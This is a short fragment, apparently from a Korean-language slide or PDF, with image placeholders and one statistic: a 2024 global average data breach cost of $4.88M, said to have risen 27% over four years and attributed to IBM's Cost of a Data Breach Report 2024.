





\$4.88M USD

2024년 글로벌 평균 데이터 유출
비용은 4년 동안 27%
증가했습니다.

IBM Cost of a Data Breach Report 2024




